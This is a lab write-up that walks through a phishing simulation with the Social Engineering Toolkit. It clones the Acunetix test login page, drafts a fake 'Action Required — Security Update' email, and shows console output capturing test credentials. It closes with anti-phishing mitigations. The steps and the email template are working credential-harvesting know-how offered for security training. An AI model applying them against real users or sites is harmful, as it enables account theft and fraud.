Lab 5: Social Engineering Toolkit (SET) — Phishing Simulation

---

Objective

This lab demonstrates a basic phishing simulation using the **Social Engineering Toolkit (SET)** to: - Clone a legitimate login page - Craft a fake phishing email - Capture credentials in a controlled lab environment

This shows how easily attackers exploit human weaknesses to gain an initial foothold.


Lab Setup

- **Attacker:** Kali Linux VM with SET installed
- **Victim:** Simulated user with browser
- **Network:** Local NAT network only
- **Tools:** SET, Python web server, netcat, browser

Steps

1 Launch SET

```
sudo setoolkit
```




```
┌──(eric㉿kali)-[~]
└─$ sudo setoolkit
```

Figure 1: setoolkit


Choose 1) Social-Engineering Attacks

Then 2) Website Attack Vectors




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Figure 2: setoolkit



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 3: setoolkit




```
ferent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements
 to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced
 with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can u
tilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is succe
ssful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which
 can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Figure 4: setoolkit

Then 3) Credential Harvester Attack Method

Then 2) Site Cloner




```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

Figure 5: setoolkit

2 Clone a Target Site For demonstration, clone a simple login page (e.g., http://testphp.vulnweb.com/login.php).

Enter your local IP as the listener.

SET clones the site and starts a web server on port 80.



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [[redacted]]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php

[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless,
 this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 6: setoolkit


3 Craft a Fake Email Write a realistic phishing email:

plaintext Copy Edit Subject: Action Required — Security Update

Hello user,

Please verify your account to maintain access. Log in here: http://

Thank you,



Eric Graham (ericngraham00@gmail.com)

Action Required — Security Update

Hello user,

Please verify your account to maintain access. Log in here: http://testphp.vulnweb.com/login.php

Thank you,
IT Support

Figure 7: setoolkit

IT Support


4 Simulate Victim Click Open a browser on your test victim VM.

Click the fake link → fake login page.

Enter test credentials: test / test.

5 Capture Credentials SET console shows captured POST request:

[+] Username: test [+] Password: test Screenshot this evidence:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username :

Password :

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
 ─── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ───

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.57.130]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php

[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless,
 this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.57.130 - - [23/Jul/2025 12:49:07] "GET / HTTP/1.1" 200 -
192.168.57.130 - - [23/Jul/2025 12:49:07] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=test
POSSIBLE PASSWORD FIELD FOUND: pass=test
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 8: setoolkit

Result * Credentials successfully captured via cloned phishing site. * Demonstrates real-world risk of poor user awareness & missing email protections.

Mitigation & Recommendations Deploy email filtering with phishing detection.

Enforce Multi-Factor Authentication (MFA).

Train users on phishing awareness with regular simulations.

Use strong domain & DMARC/SPF/DKIM records to prevent spoofing.

References Social-Engineering Toolkit (SET)

~ Eric Graham